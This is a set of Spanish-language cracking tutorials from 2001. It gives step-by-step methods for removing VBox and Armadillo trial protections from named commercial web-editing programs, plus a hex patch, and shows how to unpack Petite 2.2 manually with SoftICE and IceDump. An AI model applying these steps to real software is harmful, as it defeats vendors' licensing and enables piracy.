00076E6A BEF8 0000 0068 0401 0000 5753 FF15 .....h....WS..
```

cambiamos por :

```
00076E4E 1BC0 5940 5989 86C4 0000 0074 0E90 ..Y@Y......t..
00076E5C 9090 9090 9085 C00F 8469 0300 008D .........i....
```

y guardamos los cambios, ejecutamos el programa yyyyyy!!!!!!!!!!.....JEJEJEJEJEJJE..... nada de Dialog Box entra directamente al programa.....jejejjeje...bueno amigos ..... otra vez .....

ESTE ARROZ YA SE COCIO.....

nOTAS

ESPERO ... les sirva de algo este tutorial para aumentar sus conocimientos en el arte del cracking.....Soy humano y cometo **errores**, si encuentras uno házmelo saber OK. PROFESOR_X

UNA COSA MUY IMPORTANTE SI QUIERES QUE TUS TUTORIALES APARESCAN EN LA COMPILACION DE TUTORIALES 2000 MANDAMELOS A MI EMAIL.....

Saludos

- **Act MAgO**
- **iTeD**
- **SIR DREAM**
- **POTHEAD**
- **VluGo**
-
- **CrKViz**
-
- **[DeK_OiN]**
- **Txeli**
- **Kuato_Thor**
- **CrkViz**
- **CODE_MEX**
- **Metamorfer**
- **Txotxo**
- **Raziel**
- **Turbop**
- **Karpoff** http://welcome.to/karpoff
- **Xasx** de **TNT!** http://www.tntcrackers.ws
- **Viper** (creador de file ins**PE**ctor) file ins**PE**ctor web site http://www.finspec.swsites.net/index.htm
- Toda la people de **TUTORIALES2000**.
- Saludos a todos los **crackers** del mundo.

Chao!!

Espero que hayan disfrutado leyendo este tutorial y que les sirva para incrementar sus habilidades, pero recuerden,lean muchos tutoriales, practiquen, estudien y CRACKEAR será mucho más fácil.

Karpoff Spanish Tutor: Pagina dedicada a la divulgacion de informacion en Castellano, sobre Ingenieria Inversa y Programacion. Email "Colabora con tus Proyectos"

Karpoff Spanish Tutor 2001

Programa: *Under Construction v 2.90*

PROTECCION:	**Time Limite & Vbox**
Objetivo:	**Quitar la proteccion Vbox y tiempo de prueba.**
Descripcion:	**Un editor de paginas web con una gran versatilidad, con un gran archivo de ayuda para los que apenas empiezan en la creacion de paginas html. lo negativo de esta aplicacion es que no tiene edicion de la pagina WYSYWYG (WHAT YOU SEE IS WHAT YOU GET, esperemos que para futuras versiones incluyan esa opcion ya que si no quedara fuera del mercado……jejejejje!!!**
Dificultad:	**Newbie**
DOWNLOAD:	***http://www.gplanet.com/uc98.htm***
Herramientas:	**ProcDump**
CRACKER:	**Profesor_X** **FECHA: 20/02/2001**


INTRODUCCION

Hola Amigos otro programa mas que analizamos, en este tutorial veremos como quitar la proteccion llamada VBOX a Under Construction v 2.90, de la empresa Gplanet Software una empresa que se especializa en desarrollar esta gran utileria para la creación de paginas Web .....como podran ver aumente una nueva seccion que se llama : VALORACION DEL SOFTWARE en la cual pondremos la calificacion que se merece segun mi punto de vista, tomando en cuenta los siguientes parametros:

1. sistema de proteccion
2. Funcionalidad
3. Calidad en programación

AL ATAKE

Ahora lo primero es analizar con que esta hecho el Under Contruction v 2.90 que desde ahora lo llamaremos UC , lo analizaremos con una utileria muy buena que se llama Language 2000 v4.5.1.144 el que nos mostrará información realmente importante para la hora de atacar el programa; bueno el Language 2000 v4.5.1.144 nos mostrará los siguientes datos:




como podemos ver en la imagen el programa esta hecho en DELPHI y no esta protegido con nada de packers ...mmmm interesante, jejejejje..ahora ya sabemos como esta todo este menjurge.....empezemos, ejecutamos el programa y nos aparece esta ventanita tipica de las que pone un programa protegido con VBOX....;:

mmmm....como podemos ver nos aparece en la parte inferior de la ventana un contador de tiempo con su respectivo string que dice 30 DAYS REMAINING ...jejeje..y en la parte media derecha de la ventana nos aparecen tres botones TRY-INFORMATION-QUIT.....mmmmm..interesante...


1.

Usando el Procdump


ok!!! ahora damos click en quit para salir del programa, y ejecutamos el Procdump y nos aparece la siguiente ventana:



en la cual daremos click en una de las opciones que verdaderamente nunca de los nunca habiamos usado """"bueno al menos yo nunca la habia usado"""", damos click en **BHRAMA SERVER** una vez hecho eso nos desliega la siguiente ventana:



ya estando asi ejecutadonse el **BHRAMA SERVER** , nos vamos al explorer de windows y vamos a la carpeta donde se instalo el **PROCDUMP** y nos metemos



y nos metemos a la carpeta llamada **VBOX42** y ejecutamos el programita llamado **UNBOX** y nos aparecera una ventanita con la cual seleccionaremos el ejecutable del **UNDER CONSTRUCTION** y damos ok, y esperamos unos segundos y aparecera la ventana del programa **UC** en la cual daremos click en el boton llamado **TRY** y podremos ver en unos segundos mas que en la ventana del **BHRAMA SERVER** nos aparece lo siguiente:

Process 0xFFC36CB7 Will be Dumped.....

esperamos un poco mas y nos aparecera una ventanita en la cual seleccionaremos el lugar y el nombre del ejecutable del **UC**, le podemos poner **CRACEKUNDER** y damos click en Guardar y espereamos otros segundos mas y se ejecutara el **UC** ...jejejejjejej!!! ahora vamos y cerramos el **PROCDUMP** y ejecutamos el programa crackeado yy!!!!!!!!!!!!!, jejejejejej!!!! ya no muestra nada de ventanitas ni tiempo limite....jejejejeje...ya quedo listo.....ahora si podemos decir.....

PROGRAMA CRACKEADO.....JEJEJEJJEJEJ!!!! OTRO MAS QUE MUERDE EL POLVO!!!

ANTOHER ONE BITES THE DUST.....!!!!!!!

SALUDOS A TODOS...

Nota

Espero que les sirva de algo este tutorial para aumentar sus conocimientos en el arte del cracking....y les comento que este mismo metodo sirve para muchos programas protegidos con el VBOX ....Soy humano y cometo **errores**, si encuentras uno házmelo saber OK. PROFESOR_X

UNA COSA MUY IMPORTANTE SI QUIERES QUE TUS TUTORIALES APARESCAN EN LA COMPILACION DE TUTORIALES 2000 MANDAMELOS A MI EMAIL.....

Se que estan alla afuera, ya los siento, se que tienen miedo, nos tienen miedo a nosotros, tienen miedo del cambio..... voy a colgar este telefono y le voy a mostrar a la gente lo que ustedes no quieren que vea. Les voy a mostrar un mundo sin ustedes...un mundo sin reglas y controles...sin fronteras ni limites..... un mundo donde todo es posible...

ADONDE VAMOS... ESO DEPENDE DE USTEDES.....

" THE MATRIX "

Saludos

- **Act MAgO-- iTeD--VluGo -- CrKViz -- [DeK_OiN] -- Txeli -- Kuato_Thor -- CODE_MEX -- Metamorfer -- Txotxo -- Raziel -- Turbop --**
- **Karpoff** http://welcome.to/karpoff
- **Xasx** de **TNT!** http://www.tntcrackers.ws
- **Viper** (creador de file ins**PE**ctor) file ins**PE**ctor web site http://www.finspec.swsites.net/index.htm
- Toda la people de **TUTORIALES2000**.
- Saludos a todos los **crackers** del mundo.

Chao!!

Espero que hayan disfrutado leyendo este tutorial y que les sirva para incrementar sus habilidades, pero recuerden,lean muchos tutoriales, practiquen, estudien y CRACKEAR será mucho más fácil.

Karpoff Spanish Tutor: Pagina dedicada a la divulgacion de informacion en Castellano, sobre Ingenieria Inversa y Programacion. Email "Colabora con tus Proyectos"

Karpoff Spanish Tutor 2001

Programa: ***Zap Html v x.xx***

PROTECCION:	**Limitacion de TIempo**		
Objetivo:	**Quitar el Time Limite**		
Descripcion:			
Dificultad:	Principiante		
DOWNLOAD:	***http://www.moonlight-software.com/***		
Herramientas:	**GetTyp 2.56 Armadillo Killer v 1.1**		
CRACKER:	**Profesor_X**	**FECHA:**	**15/04/2001**

INTRODUCCION

Hola Amigos ..regreso despues de unos cuantos dias de descanso, me entraron las ganas de escribir otra vez (saludos KUATO THOR) y decidi hacer un tuto a honor de la empresa MOONLIGHT SOFTWARE la cual tiene una utilerias destacables como lo es EL webcrypt Y EL ZAP <HTML> este ultimo lo utilizaremos como ejemplo ..... como podran ver aumente una nueva seccion que se llama : VALORACION DEL SOFTWARE en la cual pondremos la calificacion que se merece segun mi punto de vista, tomando en cuenta los siguientes parametros:

1. sistema de proteccion
2. Funcionalidad
3. Calidad en programación

AL ATAKE

Comentario del Programa


- El show de hoy estara a cargo de un programa que a mi parecer es bueno para quienes gustan de comprimir sus archivos html hasta en un 50% y asi hacer un poco mas rapida la descarga de internet de sus archivos html, yo en lo personal lo estoy enpezando a usar y me a dado buenos resultados... **ya saben lo de siempre si les gusta el programa comprenlo...no me hago responsable del mal uso que alguno de los vivillos que abundan en internet hagan de este tutorial.....**

Objetivos

1. Quitar el tiempo limite (veran que a veces es mas sencillo de lo que parece....)


Manos a la Obra

Bueno amigos empezemos con este **caldo de olla! JEJEJEJEJ**..... lo primero que haremos es analizar el programa para ver si esta empakado y en que lenguaje fue hecho, con la herramienta llamada **GetTyp 2.56** y nos mostrara esto:




mmmm....como podemos ver esta protegido con Armadillo v 1.80 ..mmm ok continuemos abramos el programa y que es lo que vemos nos sale esta ventanita en la cual vemos que hay un contador, despues de 5 segundos se activa el boton de OK! mmmmm.. interesante..

y si vemos junto hay un boton que dice REGISTER jejeje...interesante .. vamos y damos click en ese boton y nos aparecera esta ventanita siguiente:



insertamos un nombre y numero de serie y damos click en OK y saltamos directamente a este mensaje :

jejejje!!! ahi esta el detalle, por ahi podriamos atacar, pero eso no me interesa por el momento, si volvemos a la ventana donde metemos el nombre y serial vemos un string en esa ventana que dice:



HARDWARE FINGERPRINT: 23A1-8859

bueno pues ese string significa que fue protegido con un serial creado por ARMADILLO , mmm.. seran tan tontos para solo protegerlo con el armadillo ?, ok verifiquemos , vamos y ejecutamos el ARMADILLO KILLER V 1.1 y nos aparecera la siguiente ventana:

en la cual seleccionaremos el ejecutable del ZAP <HTML> y damos click en guardar y nos aparecera la ventana de registro del ZAP <HTML> en la cual daremos click en el boton de OK! y nos aparecera una ventana como esta:

en la cual pondremos un nombre para el programa ya desempakado, que en mi caso dejare el que deja por default el ARMADILLO KILLER, damos en guardar y ahora si vamos a la carpeta donde se instalo el ZAP <HTML> y ejecutamos el programa desempakado ....y!!!!!!!!! jajajjajajjjaaaa , mi presentimiento se cumplio, los muy pencos solo protegieron con el armadillo sus aplicaciones, mmmmmm ... mal mal ...muy mal.....jejjejeje.. lo importante ya esta dicho nada de nags ni nada de limites... recuerden que este metodo solo es valido cuando no a terminado el periodo de prueba ...ahora si podemos decir.....

PROGRAMA CRACKEADO..... :)

nOTAS

ESPERO ... les sirva de algo este tutorial para aumentar sus conocimientos en el arte del cracking.....Soy humano y cometo **errores**, si encuentras uno házmelo saber OK. PROFESOR_X

UNA COSA MUY IMPORTANTE SI QUIERES QUE TUS TUTORIALES APARESCAN EN LA COMPILACION DE TUTORIALES 2000 MANDAMELOS A MI EMAIL.....

Saludos

- **[DeK_OiN]**
- **Act MAgO**
- **iTeD**

- **SIR DREAM**
- **POTHEAD**
- **VluGo**
- **CrKViz**
- **Txeli**
- **Kuato_Thor**
- **CODE_MEX**
- **Metamorfer**
- **Txotxo**
- **Raziel**
- **Turbop**
- **Karpoff** http://welcome.to/karpoff
- **Xasx** de **TNT!** http://www.tntcrackers.ws
- **Viper** (creador de file ins**PE**ctor) file ins**PE**ctor web site http://www.finspec.swsites.net/index.htm
- Toda la people de **TUTORIALES2000**.
- Saludos a todos los **crackers** del mundo.

Chao!!

Espero que hayan disfrutado leyendo este tutorial y que les sirva para incrementar sus habilidades, pero recuerden,lean muchos tutoriales, practiquen, estudien y CRACKEAR será mucho más fácil.

Karpoff Spanish Tutor: Pagina dedicada a la divulgacion de informacion en Castellano, sobre Ingenieria Inversa y Programacion. Email "Colabora con tus Proyectos"

Karpoff Spanish Tutor 2001

PETITE 2.2 Desempakado Manual

CRACKER: **Andrik** **FECHA:** **05/07/2001**

INTRODUCCION

Hiez RaZa!!!!, como están, espero que bien, bueno, a continuación podrán leer un tutorial sobre desempacado de petite 2.2, este se basa en el método descrito por Metamorpher, ademas de explicaciones incluso para los que no son tan avanzados. Incluyo aparte de lo dicho por Metamorpher info que recabe, y otras cosas y quiza alguna que otra nota interesante.

Este Tutorial lo considero y voy a tratar de hacerlo como las famosas series pa' torpecillos, lo cual no kiere decir ke lo seais, si no, que va a ir de la forma mas simple pa ke todos podamos comprender.

Este Tut está dedicado al gran maestro Metamorpher, a Tangle in Sight, y a mi Amada KaRi (IcH LiEbE DiCh)!!!.

Por Cierto, Karpoff, gracias viejo!!! sos de lo mejor.

AL ATAKE

Paso 1: Obteniendo el OEP.

OEP, se refiere al punto de entrada del programa original, es decir, un programa cualquiera que sea, tiene un EP, o Punto de entrada, que es el lugar donde comienza a ejecutarse el código del progie, al someter los programas a cualquier rutina de encriptación o empakado, el EP del programa, pasa a ser OEP, o sea, Punto de Entrada Original (en inglés es Original Entry Point), y el EP es el del programa empakado, justo (en la mayoria de los casos) en la rutina de desempake/desencripción.

Ahora que esta claro que es el OEP, pues hay varias formas de encontrarlo, El método propuesto por Tangle me ha parecido genial, aunke komo ha dicho Metamorpher, no es del todo seguro, asi que de todas formas, os los presento aká, y vosotros elegireís cual usar:

Método Tangle (Wow Tangle, ya sos famoso):
Este método se basa en que la mayoria de los compiladores comienzan el PEH (Portable Executable Header), es decir el encabezado PE de los archivos con un Manejador de Excepciones y luego un GetVersion. Por lo tanto, este método se basa en esto (según estudios de Tangle =OP), se logra de la siguiente manera.

1. Fijar un bpx GetVersion.
2. Ejecutar el programa.
3. Cuando aparezca el SICE, presionar F12 para ir al código del programa.
4. Si se sube la ventana de código un poco (ya sea usando el Mouse o CTRL+Cursor Arriba), se verá un Push EBP, el Manejador de

excepciones, y la llamada a GetVersión, por lo tanto el PUSH EBP debe marcar el OEP del programa. Acá debo agregar que el OEP
es la dirección marcada por el PUSH, no por el contenido de EBP, lo digo porque al principio, intenté seguir este método, y pensé
que el OEP era dado por EBP, pero despues de mucho tiempo de examinar, me dí cuenta ke no erá así.

Método Metamorpher o Método Rapido para encontrar el OEP de los programas protegidos con Petite 2.2
(Lo único corto es el método, que este nombre, si ke la berta).

Okas, este método propuesto por Metamorpher, se basa en su estudio sobre petite:

1. Fijar un bpx GetProcAddress
2. Correr el progie
3. Cuando el SICE aparece, presionar F12 para regresar al código del programa.
4. Aparecemos justo en la rutina de descompresión, se desactiva el breakpoint con bc*
5. Ahora, se baja a través de la ventana de código, hasta encontrar una Call seguida de varios Ceros (0000).
Nota. Encontre una CALL XXXXXXXX, y a la par en el lado izquierdo, aparecia E8 000000, por lo que supuse que esa era la Call a la
que se referia Metamorpher, y efectivamente se ve, me aparecio luego de presionar CTRL+Page Down, en este momento debes
fijar un bpm (ojo bpm, porque un bpx no funcionará).
6. Presionas F5 o CTRL+D, para que continue la ejecución del programa, en este punto, el SICE reaparecerá, y cuando lo hagas,
encontrarás algo como esto:
0167:004E003C 61 POPAD
0167:004E003D 669D POPF
0167:004E003F 83C408 ADD ESP,08
0167:004E0042 E931D5F2FF JMP 0040B54F
0167:004E0047 E980B5ABBF JMP KERNEL32!_llseek

Y ahora, estamos hechos, ya que el primer jump que aparece es el OEP, ejo, pero que quede claro, la CALL, está en hex, no como CALL 000000 directamente. Y compañeros, el clavo del OEP está resuelto.

Okas RaZa, esto es lo del OEP, y os juro que funciona, ahora, continuamos con lo dificil, esto es el volcado, so, let's go to the next step.

Paso 2. Volcado del Exe.

Hmmm, el volcado del exe, por que hacerlo? bueno, ese es el objetivo, hacer que el programa corra desempacado, y asi poder utilizar el dead listing, o mejor conocido como nuestro programa desensamblado, no se si les pasó, pero cuando, estaba tratando de encontrar el OEP, me pasaba que me phreakeaba, y no encontraba salida, y keria examinar el código en ensamblador (los problemas de de enamorarse del dead listing, ejejeje), pero que pasaba, tratabas de abrir el exe empacado, y se trababa el wdasm, el IDA no sé, y pues eso me ponia peor, entonces, el Volcado del exe se hace para poder tener mas control sobre el mismo.

Bueno, el volcado del exe, se hace directamente de la memoria, por qué? bueno, porque es el unico momento en el que el archivo se encuentra desempacado, recuerdas que para eso era el OEP? bueno, pues si no, que ahora te kede klaro, para eso se usa, y bueno, esto es fácil, para lograrlo utilizaremos el ICEDUMP, existen otras utilidades para la misma tarea, pero kreo ke es mejor utilizar esta, se hace con Icedump y no con Procdump, simple y sencillamente porque estamos desempacando manualmente, ademas, no he visto que el procdump pueda desempacar petite 2.2.

Bueno, antes de lograr el volcado, debemos averiguar otros parametros que nos ayudarán bastante a hacer esta tarea mas fácil, estos parametros son: La ImageBase, y la ImageSize. Si no estoy mal, debereis estar pensando: y como demonios lo consigo, tranquilos, es simple, abres procdump (ya me imagino a alguien diciendo, no que sin procdump pues, y la respuesta es: que en ningun momento dije ke no lo usariamos, dije ke no desempakariamos con él), utilizas la opción PE Editor, seleccionas el archivo ke kieres, en nuestro caso petite.exe, y voila! nos aparece una ventanita con los datos deseados, la ImageBase es de 400000, la mayor parte del tiempo, es 400000, aunke, komo toda regla, tiene su excepción, asi ke, es mejor siempre revisar esto, y apuntamos el Size of Image.

Luego, debemos cargar el Icedump, dependiendo de la versión de SoftIce que uses, ese es el ejecutable que debes

correr, así, en mi caso, que yo uso SICE 4.05.334, y ese es el que ejecuto. Al hacer esto, nos aseguramos de haber cargado el ICEDump, y de que podres ser capaces de volcar el exe desempacado en tiempo real de la memoria. Bueno, ahora estamos listos para volcar el exe, esto se logra con el siguiente comando: /Dump [ImageBase] [SizeOfImage] c:\Dumped.exe

Fácil eh? bueno, pues aun faltan algunos datos, y otras cosas, esto van en el siguiente paso.

Paso 3. Arreglo del tamaño de las secciones del Exe.

Bueno, muchos debeis estar preguntandoos como y pa ke diantre hacer esto? cierto? bueno, la respuesta es: que esto se hace porque el tamaño de las secciones ha cambiado al volcar o descargar el exe, esto es a ke el exe empacado es mas pekeño, como acertadamente dijo Dek_Oin, un packer es como aplicarle winzip a un ejecutable, se comprime su tamaño.

Bueno, al haber volcado el exe, el tamaño de las secciones es el tamaño de las secciones en memoria, es decir estando decompreso (acaso está bien dicho así, o soy un genio y volví a inventar una palabra =P), pero el tamaño ke aparece en el enkabeza PE es el del estado compreso. Para arreglarlo debeis de tener a mano un calculadora y empezar a teclear... Naaa!! son pajas, esto nos lo genera automaticamente PEDITOR de Yoda y MoD.

Esto lo hacemos abriendo el programa, y luego click donde dice browse, seleccionamos la ubicación de petite, luego presionamos el boton de sections, lo cual traerá otra pantalla con todas las secciones del exe, luego hacemos click con el botón derecho del mouse, a cada sección, y seleccionamos la opcioón dumpfixer (Rs=Vs & Ro=Vo), esto con el objeto de que el tamaño en memoria sea el mismo que el tamaño en el disco, esto porque el exe en el disco es una copia del exe ke teniamos en memoria.

Ahora keda korregir, el Entry Point, esto se puede hacer a gusto, tanto en PEditor, como en ProcDump, en PEditor, se hace de la siguiente manera:

1. Abrir el exe (od duh!).
2. en la parte superior izquierda del programa, aparece un cuadro donde dice Entry Point, aquí es donde se debe escribir el OEP, recordando restarle la ImageBase, con lo cual, el EP es de D578, usad una calculadora, sirve cualkiera de las ke vienen kon los korn flakes, ejejeje, o si no, windows trae una, y hexworkshop también.
3. Click en Apply Changes.

Voila! ya lo arreglamos, es tiempo de cerrar el PEditor; hacerlo con el Procdump, es mucho mas fácil.
1. Abrimos el exe.
2. En la parte media de la ventana dice Entry Point, ponemos el D578 allí,
3. Hacemos click en ok, y listo.

Okas, komo dijo Metamorpher, si el exe empacado, fuera con upx, neolite, etc, ya tendriamos todo hecho, pero aún falta arreglar la IAT, o sea Import Addresses Table, o Tabla de Direcciones de Importación, Next Step.

INTERLUDE: Okas, RaZa, como bien sabrán, hace unos días pase un mail donde decia que el PEditor no funcionaba bajo Win98 SE, bueno, pues despues de buscar mucho durante un par de horas, encontre la respuesta al enigma. Os lo explico a continuación:

Un poco de BackGround: Hace unos días las ratas se comieron 3 mouses de los ke tenia en mi compu en la oficina, por lo kual empecé a utilizar el feature de win98 de KeyMouse, por lo cual ya me acostumbre a utilizar el teclado. Bueno, de aka parte mi descubrimiento. Como sabrán, o mejor dicho, como a muchos les habrá pasado, ke intentaro arreglas las secciones y ni procdump, ni PEditor les funcionó, yo mande un mail a la lista, pero, descubri tambien la solución, me tomo cerca de 2 horas.

La solución, es, hacer click en el area donde van las secciones, y como ninguna tiene nombre, pues (aka viene el poke fue interesante usar el keymouse, ya ke me acostumbre a usar teclas, ademas, fue casi sin kerer ke deskubrí esto), en win98 FE, al hacer click en el area donde podría ir el nombre, lo selecciona, y todo listo, pero el SE, no, asi ke al haber hecho click, empezamos a presionar la flecha hacia abajo, y cuando vemos, se ha seleccionado alguna sección, bueno, magía? nope, pero la verdad, no se poke en FE sale todo el nombre de la seccion, pero en NE, tenemos poco espacio (casi solo el espacio de un caracter) para marcar el nombre de la sección.

Ahora, ya podremos arreglar las secciones.

Paso. 4. Reconstrucción de la IAT

Bueno, estamos a muy poco tiempo de Acabar con la vida de Petite 2.2, Okas, un poco de Info acerca de nuestro enemigo, recuerdas el lema: "Mientras más conozcas de tu enemigo, mas fácil te será vencerle" y ademas "No Knowledge that, is no power". Bueno, a lo que voy es que Petite encripta la IAT del exe original, y luego la va desencriptando en tiempo de ejecución (RunTime) a menida que se hace necesario conseguirlas.

Okas, si recuerdan el titulo, es desempacado semi-manual, ya que no todo lo hacemos manual, uno de los métodos propuestos y un tanto viejos, es usar el hackers view, wdasm o incluso el sice (con el exe volcado) para encontrar la IAT, y se rastreaba hasta encontrar algo al estilo: " JMP PTR [XXXXXXXXX]". Donde como ya sabrán, las X representan una dirección que es puntero, luego ir a ver el offset correspondiente , luego ver donde comienzan y donde terminan (personalmente no lo he practicado).

